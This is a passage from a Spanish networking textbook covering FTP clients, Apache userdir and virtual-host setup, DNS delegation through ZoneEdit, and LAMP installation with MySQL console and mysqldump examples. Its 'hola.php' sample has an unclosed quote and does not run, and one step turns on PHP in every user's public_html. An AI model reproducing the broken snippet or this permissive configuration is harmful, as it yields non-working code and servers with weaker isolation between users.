RedInstituto.dia.autosave	4k	
Screenshots	May 26 17:05	
apuntesplanilla.pdf	204k	
cronograma.pdf	58k	
fichas2005.pdf	421k	
magick.miff	1494k	
material de internet	May 26 17:06	
notas	May 14 15:51	
programa2005.pdf	87k	
redes.pdf	2734k	
redes.sxw	5721k	

Generated Sun, 05 Jun 2005 13:46:55 GMT by MatriX (squid/2.5.STABLE8)



8.15.2.3. Clientes específicos

Por donde se los mire, suelen ser la mejor opción. Algunos incluso muestran en su parte inferior la "charla" con el servidor, lo cual resulta bastante instructivo.

- **Independiente del sistema operativo**

- Plugins de firefox, instalables vía Herramientas → Agregados
 - FireFTP
 - FTP Upload
- **Vía Web** (util si nos bloquean el puerto 21):
 - <http://www.net2ftp.com/index.php>
 - <http://www.anyclient.com/>

- **Windows**

- Filezilla
- SmartFTP
- LeechFTP
- AceFTP
- Un buen listado de Clientes FTP Freeware: http://www.download.com/sort/3120-20_4-0-1-4.html?qt=ftp+client&author=&titlename=&desc=&dlcount=100000&li=49&os=&swlink=false

- **GNU/Linux**

- Filezilla
- Gftp y gftp-gtk
- Kbear
- MC (Midnight Commander: usa la url expresada en la hoja anterior)
- Se puede obtener un buen listado haciendo

```
apt-cache search "ftp client"
```

Ejemplo con gftp-gtk, subiendo los apuntes a **bunker.org.ar**

FTP Local Remoto Marcadores Transferencias Informe Herramientas Ayuda

Servidor: bunker.org.ar Puerto: Usuario: bunker Contraseña: ***** FTP

Archivo	Tamaño
..	18
material de internet	4096
recuperado	25
Screenshots	4096
CaratulaSergio.dia	2317
IPTABLES.pdf	839415
redes.pdf	3129741
redes.sxw	6148011
redesbkp.sxw	5918143
RedInstituto.dia	3420

Archivo	Tam
..	4
material de internet	4
notas	4
Screenshots	4
apuntesplanilla.pdf	208
CaratulaSergio.dia	2
cronograma.pdf	59
fichas2005.pdf	430
magick.miff	1529
programa2005.pdf	88
redes.pdf	2700

Archivo	Progreso
sistema de archivos local	10% completo, tiempo restante estimado: 00:09:37. (Archivo 1 de 2) Sent 1003520 of 6148011 at 14,57KB/s, 00:05:58 est. time remaining Esperando...
redes.sxw	
redes.pdf	

```

LIST -aL
150 Connecting to port 33765
226-ASCII
226-Options: -a -l
226 25 matches total
CWD /public_html
250 OK. Current directory is /public_html

```

8.16. Servidores Web

(De <http://www.sindominio.net/ayuda/glosario/?A-E:>)

Apache: Es un servidor web libre, es decir, el encargado de construir y devolver las páginas web que solicitan los navegadores. Su nombre procede de "a patchy server", por ser una versión "parcheada" en 1995 de uno de los primeros servidores web, el NCSA HTTPD, y actualmente corre en muy diversas plataformas (Unix, GNU/Linux, Windows, etc.). Es desarrollado y mantenido por la comunidad del software libre a través de la [\[Fundación Apache\]](#). Es la auténtica "kill app" del software libre en el ámbito de los servidores y el ejemplo de software libre más exitoso (por delante incluso del kernel Linux): desde hace años, más del 70% de los servidores web de Internet corren este magnífico software²⁶.

Instalación

```
apt-get install apache2
```

Para revisar si todo funciona correctamente, confeccionaremos una página Web que revolucionará la Internet. Crearemos un archivo que se llamará `hola.html`

```
<HTML>
    Hola Mundo!
    <CENTER>
        Bienvenidos a mi pagina Web
    </CENTER>
</HTML>
```

... pero para que se vea funcionando debemos publicarlo en alguna parte del árbol del servidor donde Apache lo publique en Internet. Las opciones mas frecuentes son:

8.16.1. Rutas donde publicar archivos

8.16.1.1. A nivel raíz

Si deseamos publicar en la raíz del sitio, debemos escribir como root en la carpeta

```
/var/www -----> http://localhost
```

O crear carpetas (**mkdir**) y cambiarles el dueño (**chown**) para que los usuarios normales puedan escribir en ellas.

```
sudo mkdir /var/www/juan
sudo chown juan:juan /var/www/juan
```

Lógicamente este paso es mas engorroso por cuanto debemos administrar manualmente **que** usuarios publican en **que** parte... o darles la contraseña del administrador, ¡o poderes de sudo a cada uno!

Esa es la razón para habilitar el modulo **userdir** (a continuación).

8.16.1.2. A nivel usuario

Una característica que suele traer Apache, consiste en otorgar la libertad a los usuarios de publicar sus trabajos, si estos se fabrican un directorio que se llame **public_html** en su *home user*. De esta manera, si a la URL del servidor se le agrega un `~usuario`, los trabajos quedaran publicados.

En la última versión de Apache que viene a partir de Ubuntu Gutsy, y de Debian Etch, esta libertad se debe solicitar manualmente, escribiendo como superusuario (o con sudo, en el caso de Ubuntu)

```
a2enmod userdir
```

Luego habilite php5 para el contenido de cualquier carpeta dentro de public_html, entrando al archivo **/etc/apache2/mods-enabled/php5.conf** y comentando las siguientes líneas:

```
<IfModule mod_userdir.c>
    <Directory /home/*/public_html>
        php_admin_flag engine Off
    </Directory>
</IfModule>
```

En php 7, el archivo es /etc/apache2/mods-enabled/php7.0.conf

De tal manera que queden así:

```
#<IfModule mod_userdir.c>
#    <Directory /home/*/public_html>
#        php_admin_flag engine Off
#    </Directory>
#</IfModule>
```

En lugar de reiniciar la computadora, reinicie Apache:

```
sudo /etc/init.d/apache2 restart
```

Si al hacer click en un archivo .php, el navegador intenta bajarlo en lugar de dejar que Apache lo procese en el server, se debe probablemente a viejas cookies y configuraciones de sitios en el cache del navegador. En el caso de Firefox para Linux: Herramientas → Borrar configuración reciente.

Ahora si: ya podemos dejar que cualquier usuario publique al mundo sus archivos, mientras se tome el trabajo de crear una propia carpeta **public_html** en su **home (~)**

/home/usuario/public_html ----- (equivale) -----> **http://localhost/~usuario**

PHP funciona? Pruebe publicar en esa carpeta un archivo llamado hola.php que contenga:

```
<?php echo "Hola Mundo ?>
```

O mejor aún

```
<?php echo phpinfo(); ?>
```

8.16.1.3. Virtual Host y carpetas específicas

Este ejemplo de instalación es un poco mas avanzado, y sirve para otras ocasiones en que queremos modificar el comportamiento de Apache. Concretamente, para que:

- Se haga cargo de mas de un sitio en una misma computadora (es decir, cuando **/var/www** no basta)
- Se comporte como servidor espejo ante la caída de otro
- Asuma plena autoridad sobre un dominio en particular

- Otorgue rutas “reales” a ciertos CMS bajados de Internet, como **moodle**²⁷.

Ejemplificaré un caso real. En Agosto de 2008 se me encargó desde la dirección del Instituto Nuevo Cuyo, independizar el sitio www.institutonuevocuyo.org.ar de su **hosting** habitual, contratado en Buenos Aires a una empresa cuyos servidores alquilados se encontraban en Texas. Sin embargo, **hasta no tener operativo el servidor propio, queríamos mantener a toda costa corriendo el sitio normal.**

Antes, una breve enumeración de **hostings**:

Hostings

Contratado “Afuera”

La práctica habitual (y recomendada) de las PyMEs cuando inician una presencia en la Web, es contratar un espacio en internet, un /home por así decirlo, a alguna empresa que hace cargo de configurar sus DNS y Apache para responder ante un nombre de dominio.

El procedimiento es muy simple:

1. Se contrata espacio web en alguna empresa local, como zeusargentina.com.ar, towebs.com, hostrentable.com, etc, y por una módica suma (este último, partiendo de \$2 al mes) se cuenta con varias ventajas:

- Espacio online del cual no tenemos que preocuparnos en backupear
- Linux limitado (sin sudo ni root), pero operativo, y sin necesidad de instalar ni configurar
- Administración muy fácil, mediante herramientas online tales como **cpanel**, **vodoo** y otras
- Acceso ssh y scp (solo Zeusargentina)
- En lugar de las horribles opciones para subir páginas de los hostings gratuitos, contamos con acceso por FTP, muy “Dreamweaver friendly”.
- PHP y unas cuantas bases MySQL/PostgreSQL
- Cuentas y Listas de correo, magníficas para hacer mailing o envíos masivos.
- El servicio de hosting, además de entregarnos el usuario y contraseña para acceder, nos entrega **dos direcciones de servidores DNS**, por ejemplo, ns1.zeusargentina.com.ar, y ns2.zeusargentina .com.ar

Ambas direcciones son necesarias para el siguiente paso:

2. Se acude a **nic.ar**, o a **internic.net**, y se realizan los trámites para obtener un nombre de dominio. En este caso, institutonuevocuyo.org.ar
3. Si no se posee todavía contrato el hosting que nos aporte direcciones DNS, se puede simplemente **Reservar**. El paso siguiente es **Delegar** los DNS. Tras algunos días de trámites, y si todo anda bien, cualquier computadora en el mundo que quiera acceder al dominio mencionado, será encausada al Apache del hosting contratado.

4. **Truco:** no inscribir en nic.ar los DNS del proveedor de Hosting

¿Como es esto?, se preguntará usted: si tengo espacio hosting contratado, ¿por qué no utilizo los DNS contratados -y pagados- a tal fin?

Vale la pena realizar el pequeño esfuerzo de **(a)** sacarse una cuenta gratuita en Zonedit.com, **(b)** registrar allí el dominio, **(c)** apuntarlo a la IP del proveedor ²⁸, **(d)** obtener a cambio un par de Nameserver, y **(e)** registrar el dominio nuevamente en nic.ar con ellos.

Dos muy buenas razones

- Estabilidad, y velocidad de respuesta ante caídas: si los DNS de mi proveedor de hosting, o el hosting completo se cayeran²⁹, o si mis jefes decidieran imprevistamente cambiar de servicio de hosting, me vería en un apretado problema: el trámite en nic.ar demora al menos 48 hs (y a veces más). Esto me provocaría la aparente caída del sitio Web, y el colapso telefónico de mi oficina. En cambio, en Zonedit, reapuntar el dominio hacia otra IP es *cuestión de minutos*.
- Economía: **a veces no tenemos IP fija**, y el sitio se encuentra detrás de un ADSL o Cablemodem, con IP dinámica, que cambia en cada reconexión del router, o al menos cada 24 hs.

En otras palabras: queremos tener un dominio.**com.ar**, pero solo contamos con Banda Ancha de Speedy, Arlink, Arnet, etc.

El truco es bien conocido: se obtiene una cuenta en algún servicio DDNS (Dynamic DNS) como **no-ip.com**, **dyndns.com**, asociado a un nombre fantasía entre los disponibles. Por ejemplo: **servidorcounter.no-ip.com**

De estos sitios además bajamos un programa residente que se instala en la computadora, y que avisa cada 30 segundos la IP actual del equipo a no-ip.com. Muy útil para cuando estamos en la oficina, y nos hemos olvidado un archivo en casa.

Luego, y para hacer un trabajo fino, se enlaza el dominio guardado en **zonedit.com** (por ejemplo **servidorcounter.com.ar**), no hacia una IP real, puesto que no la tenemos, sino hacia **servidorcounter.no-ip.com**, mediante la opción WebForward de zonedit.com

Hosting propio

Con el tiempo, cuando la empresa crezca mucho, necesitará recurrir a servicios que suelen ser muy caros contratarlos afuera:

- Lenguajes o frameworks en el servidor:
 - Tomcat (Java)
 - Zope (Python)
 - Rails (Ruby)
 - etc...
- Bases de datos mas pesadas, como MSSQL, u Oracle

28 ¿Cuál es la ip de su proveedor? Hombre, pues, hágale un **ping provedor**

29 Durante el año 2008, en el edificio en Texas donde mantienen 50000 sitios, entre los cuales 4 míos, hubo una explosión de un generador de corriente que detuvo el servicio durante 3 días. No es frecuente, pero...

- Privacidad de datos críticos
- Alta velocidad de acceso al server desde adentro de la empresa.
- Espacio ilimitado
- Acceso vía SSH (placer de los dioses!)
- Muchas cuentas de correo, y distintas cuentas usuarios: en los hostings habituales **todos** los usuarios de la empresa, programadores, diseñadores, deben compartir una **única** cuenta, lo cual es engorroso.
- Virtualización de servicios, mediante Vmware, VirtualBox, Xen, etc.

En los Hosting “cama adentro”, debemos configurar manualmente **todos** los servicios, lo cual es una tarea ardua pero muy satisfactoria

Las necesidades son

- **IP real y fija.** En Mendoza los ISP que tradicionalmente ofrecen este servicio son las empresas ITC, Telmex, e Impsat
- 256 ~ 512 MB de RAM para un servidor LAMP, con un procesador apenas superior a un Celeron, o Pentium 2 es suficiente.
- **DNS:**
 - Propios: Dos computadoras mas, si se desea mantener servidores DNS propios. Esto no es obligatorio, y en este ejemplo lo realizaré utilizando servidores DNS públicos. Si se desea ver en profundidad la configuración de DNS propios, sirvase adelantarse al capítulo “**Servidor maestro de un Dominio**”.
 - Públicos
- Linux :P

8.16.1.4. Configurar un Servidor Apache para Internet, utilizando DNS públicos

Ahora si: comenzaré a configurar la versión independiente de www.institutonuevocuyo.org.ar, es decir, migrando del hosting a un server propio.

Esta instalación se puede realizar sin molestar al verdadero www.institutonuevocuyo.org.ar en Internet. La configuración será local, y cuando el servidor esté listo para ser presentado en sociedad -si, como una quinceañera- lo reapuntaré desde el DNS público, para no complicar este capítulo con un DNS propio (Bind).

Técnicamente, la tarea de instalación se divide en los siguientes pasos

1. **Instalar y configurar Apache.**
2. **Convencer al servidor** que efectivamente, él es www.institutonuevocuyo.org.ar
3. Durante las pruebas locales, y mientras el DNS público (zonedit) sigue apuntando al sitio contratado: **Convencer a la red local** (LAN) para que no salga a buscar www.institutonuevocuyo.org.ar a Internet, sino que lo resuelva localmente
4. **Configurar DNS externos**, que acepten interrogaciones externas de otros DNS (como el nic.ar), y redirijan el tráfico hacia nuestra IP real, donde espera nuestro sonriente Apache.

Pasos detallados:

1. **Instalar y configurar Apache:** para la migración de los datos existentes en el hosting, hacia una maquina propia del instituto, escogí trabajar con Apache 2. Se utilizó **apt-get** para instalar los paquetes, tal como figura en el siguiente capítulo, “**Instalar LAMP**”.

Como nombre del servidor, (hostname) escogí arbitrariamente “**mendieta**” ³⁰.

Había mencionado que Apache utiliza **/var/www** en forma predeterminada, como carpeta raíz donde publicar el sitio por defecto, y accesible escribiendo <http://localhost> o también <http://127.0.0.1> en el navegador. ¡Pruébelo!

Ahora bien, si se piensa en instalar multiples sitios en un host, con varios usuarios distintos modificando, conviene mandar contenidos distintos a carpetas distintas. Idealmente, para no tener problemas con permisos de varios CMS como Moodle o Joomla, ni con permisos de Apache, lo ideal es mandar todos los sitios a subcarpetas de **/var/www**, todas bajo el usuario **www-data**. Si queremos que ciertos usuarios puedan modificar ciertas cosas, mediante chown se puede asignar permisos, y mediante ln se puede reapuntar desde los home user para mayor comodidad de ellos. Ejemplo: **/var/www/institutonuevocuyo**. Tambien se puede agregar a los usuarios al grupo **www-data** si no queremos estar continuamente dando permisos³¹.

Para empezar, creamos un archivo llamado **institutonuevocuyo.conf** y lo ubicamos en la carpeta **/etc/apache2/sites-available**, con el siguiente contenido:



30 http://es.wikipedia.org/wiki/Inodoro_Pereyra

31 En Ubuntu, esta configuración puede hacerse en forma gráfica, utilizando la amable utilidad “rapache”.

```
NameVirtualHost *:80
<VirtualHost *:80>

    ServerName institutonuevocuyo.org.ar
    ServerAlias institutonuevocuyo.org.ar *.institutonuevocuyo.org.ar
    ServerAdmin escuelaint@gmail.com

    DocumentRoot /var/www/institutonuevocuyo/
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/institutonuevocuyo/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

    ErrorLog /var/log/apache2/error.log
    LogLevel warn
    CustomLog /var/log/apache2/access.log combined
    ServerSignature On

    Alias /doc/ "/usr/share/doc/"

</VirtualHost>
```

2. Resta activar el sitio en **/etc/apache2/sites-enabled** y reiniciar el servidor. Lo hacemos con los comandos:

```
root@mendiesta:~# a2ensite institutonuevocuyo.conf
```

```
root@mendiesta:~# /etc/init.d/apache2 restart
```

3. **Convencer al servidor:** si escribimos en el navegador la dirección <http://institutonuevocuyo.org.ar>, nos llevaremos la sorpresa de encontrarnos con el sitio “oficial”, el que reside en el hosting. ¿Que pasó?

Sucede que la pila TCP/IP está pensada para preguntarle a los DNS del proveedor **cual es la IP operativa que responde al dominio solicitado**. Y los DNS, en este caso, de Speedy, **no tienen ni idea** que nosotros se nos ha ocurrido montar un dominio... en la misma máquina desde donde estamos consultando. ¿Nunca han quedado como bobos, preguntando a todos en la oficina si han visto la lapicera... que llevan colgando del bolsillo de la camisa?

En el génesis de internet, cuando no existían los servidores DNS, y solo unos pocos mainframes estaban enlazados, las computadoras acudían a un archivo llamado **/etc/hosts**, en el cual se asocian direcciones de IP conocidas a dominios. Es un archivo que suelen usar los administradores para no tener que memorizar direcciones de IP de sus máquinas locales. Por ejemplo, yo suelo agregar al /etc/hosts de mi máquina los siguientes valores:

```
192.168.1.1      zion
192.168.1.2      alastor
192.168.1.3      gizmo
192.168.1.254    obelix
```

Este archivo sigue siendo preponderante, y los programas buscan primero allí. Lo alteramos de la siguiente manera:

```
127.0.0.1      localhost
192.168.1.143  mendiesta
192.168.1.143  mendiesta.institutonuevocuyo.org.ar
192.168.1.143  www.institutonuevocuyo.org.ar
192.168.1.143  institutonuevocuyo.org.ar

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
ff02::3  ip6-allhosts
```

4. **Convencer a la red local (LAN):** este paso no es obligatorio, pero es ameno y me sirve para fijar mejor el punto anterior..

Mendieta es un servidor, que como el perro de la historieta, está tirado a un lado, sin anunciarse mucho. Como buen Linux “Box”, ni siquiera tiene teclado o monitor, de modo que se lo suele acceder desde otro equipo.

Las otras computadoras de la LAN también deberían modificar sus archivos **hosts** para ver el nuevo sitio. En el caso de las estaciones Windows, a este archivo lo encontraremos en **\Windows\System32\drivers\etc**

En realidad, cuando hay que configurar los hosts de muchas decenas de maquinas, lo correcto es instalar uno o dos servidores DNS en la LAN, asociados a un DHCP, que resuelvan internamente la consulta. Mas adelante explico como configurar un DNS local.

5. **Configurar DNS externos:** **nic.ar** solo admite delegaciones con pares de servidores DNS, llamados comúnmente “NS”, correctamente registrados en sus base. Estos DNS deben informar nuestra la IP de nuestro Apache.

¿Que utilidad tiene configurar DNS externos? Pues:

- Ahorrarnos 2 (dos) servers para DNS
- La configuración del demonio bind, compleja en el mejor de los casos. Si no me cree, adelantese hasta el capítulo **Servidor Maestro de Dominio**.
- Varios trámites en nic.ar

Para saltar esta parte, utilizaré como **ponte** el servicio gratuito de DNS ubicado en **Zonedit.com**, quien, como ya expliqué, nos aportará un par de DNS para satisfacer a **nic.ar**, y **reapuntará** el tráfico.

View "institutonuevocuyo.org.ar"

Transfer domain registration

IP Addresses:	Domain Name	IP Address
	institutonuevocuyo.org.ar	190.15.200.248
	www.institutonuevocuyo.org.ar	190.15.200.248

Mail Servers:

Domain	Server	Rank
institutonuevocuyo.org.ar	MailForward™	0

WebForwards:

MailForwards:	New Address	Destination
	*@institutonuevocuyo.org.ar	incuyo@gmail.com

WebPark:

Nameservers:

ns2.zonedit.com	69.72.158.226
ns3.zonedit.com	76.74.236.21

Advanced Settings

Bulk Change DNS Records

En esta captura podemos apreciar

- **IP Addresses:** El dominio apuntado a la IP donde opera el Apache. Podría ser un servidor pago... o un servidor casero operando con una IP fija como el que estamos configurando.
- **Mail Server:** útil si tenemos un servidor distinto para recibir las cuentas de correo @institutonuevocuyo.org.ar
- **Mail Forwards:** sirve para cuando no tenemos configurados los servicios de correo del server (exim, postfix, qmail, procmail, spamassassin, courier-imap, etc). Lo cual usualmente se debe a que:

- No es tan fácil de configurar. Requiere de unos cuantos daemons bien organizados. ¡Próximamente, en este, su libro favorito de redes!
- Si estamos construyendo un servidor casero con ip reales, pero domiciliarias, los correos serán susceptibles de sospecha en los servidores de destino. Es posible que nuestros correos vayan derecho a las carpetas SPAM del destinatario.
- Gracias a la opción **Mail Forward**, podemos publicar en la página toda clase de cuentas institucionales, que gozan de mejor prestigio que las cuentas públicas, y reapuntarlas a cualquier lado:

Ejemplo: **contrataciones@marceloeventos.com.ar → pachu_botija_1978@hotmail.com**

- **Web Forwards:** magnifica opción, que suelo emplear para reenviar el trafico de un sitio.com.ar, para el cual (todavia) no tengo hosting...
- Hacia la carpeta escondida en un sitio ya funcionando.

Ejemplo: **pepe.com.ar → bunker.org.ar/pepe**

- Hacia algún servidor casero, detrás de un ADSL o Cablemodem, cuya **ip dinámica** está enlazada a un subdominio obtenido, también en forma gratuita, en **no-ip.com**

Ejemplos:

■ **pepe.com.ar (en nic.ar)**

→ **zonedit.com**

→ **pepe.no-ip.com**

→ **Modem ADSL**

→ **Server Casero** (corriendo cliente no-ip)

■ **pepe.com.ar (en nic.ar)**

→ **zonedit.com**

→ **pepe.no-ip.com**

→ **Router ADSL** (con soporte para no-ip, reenviando el puerto 80)

→ **Server Casero**

- **Nameservers:** estas son las direcciones **ns1** y **ns2** que nos otorga **zonedit.com** para cumplimentar el trámite de alta de un sitio, en la entidad registrante correspondiente:

- **nic.ar** para dominios .com.ar, .edu.ar, .org.ar, .net.ar, .tur.ar, etc
- **internic.net** para dominios .com, .edu, .net, etc.

8.17. LAMP: Linux – Apache – MySQL – PHP

LAMP es un acrónimo para una de las combinaciones mas usadas en Internet: **Linux – Apache – MySQL – PHP**

- **Apache** es el servidor de páginas Web mas utilizado en el mundo.
- **MySQL** es un pequeño y poderoso motor de bases de datos. Casi todos los hosting de Internet lo incluyen gratuitamente en sus planes, debido a que no representa prácticamente carga para el sistema, y es muy fácil de instalar y administrar.
- **PHP** es un lenguaje potente, extenso, liviano y flexible, que se utiliza principalmente para escribir Guiones CGI. Es decir, para crear páginas Web dinámicas.

8.17.1. Probar LAMP: Linux LiveCDs

Para usuarios que quieren probar la programación LAMP, pero no se animan todavía a instalar Linux, pueden ejecutar un LiveCD llamado Lamppix (<http://lamppix.tinowagner.com>) que arranca con la computadora y deja un escritorio listo para trabajar, sin comprometer ninguna partición del disco. Solo se accede al disco local, o a alguna unidad USB para guardar los archivos creados.

8.17.2. Instalar LAMP

Bajo Windows

Lo mas conveniente es bajarse un paquete que instale todo junto. Hay muchas opciones. Para mis alumnos usualmente recomiendo XAMPP (<http://www.apachefriends.org>)



Bajo Linux

Debian/Ubuntu: Debemos alimentar a Apache con el módulo necesario para parsear archivos PHP. Para lograrlo instalaremos **libapache2-mod-php5**. Esto permitirá embeber lenguaje PHP dentro de la sintaxis HTML. También instalaremos una extensión de funciones MySQL al lenguaje PHP, llamado **php5-mysql**. La instalación completa quedaría así:

```
PHP5: apt-get install apache2 libapache2-mod-php5 mysql-server php5-mysql php5
PHP7: apt-get install apache2 libapache2-mod-php mysql-server php-mysql php
```

Si desea configurar Apache más en profundidad, sírvase acceder al capítulo “Servidores Web”

8.17.3. Herramientas de Administración de MySQL

Mostraremos 4 herramientas, que funcionan tanto en Windows como en Linux.

8.17.3.1. Cliente de consola

Esta herramienta se encuentra incluida con MySQL. Consiste en iniciar sesión local (o remota vía ssh o

telnet) hacia la línea de comandos (MSDOS) o el shell de Linux. Por defecto MySQL se instala con usuario root, sin contraseña:

```
s@obelix:~$ mysql -u root -p
Enter password:

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| agenda        |
| horarios      |
| instituto     |
| inventario    |
| mysql          |
+-----+
15 rows in set (0.05 sec)

mysql> create database prueba;
Query OK, 1 row affected (0.01 sec)
```

Naturalmente no es muy agradable escribir sentencias SQL directamente en la consola, pero hay que admitir que es la única herramienta cuando todas las demás fallan. Por ejemplo: si Apache estuviera caído no podríamos utilizar **phpMyAdmin** ni **Webmin**, y si no tuviéramos acceso al modo gráfico por estar en un punto remoto, tampoco **MySQL-Admin** nos serviría. Esta es la única herramienta que pude utilizar en una ocasión en que me secuestraron un Foro de Alumnos.

La orden **mysql** esta acompañada de otra herramienta muy útil llamada **mysqldump**, con la que podemos guardar bases enteras en forma inmediata. Supongamos que queremos resguardar la base **agenda**:

```
s@obelix:~$ mysqldump -u root -p agenda > backup_agenda.sql
```


Luego, para restaurarla:

```
s@obelix:~$ mysql -u root -p agenda < backup_agenda.sql
```

8.17.3.2. Mysql-Admin y MySQL-Query-Browser

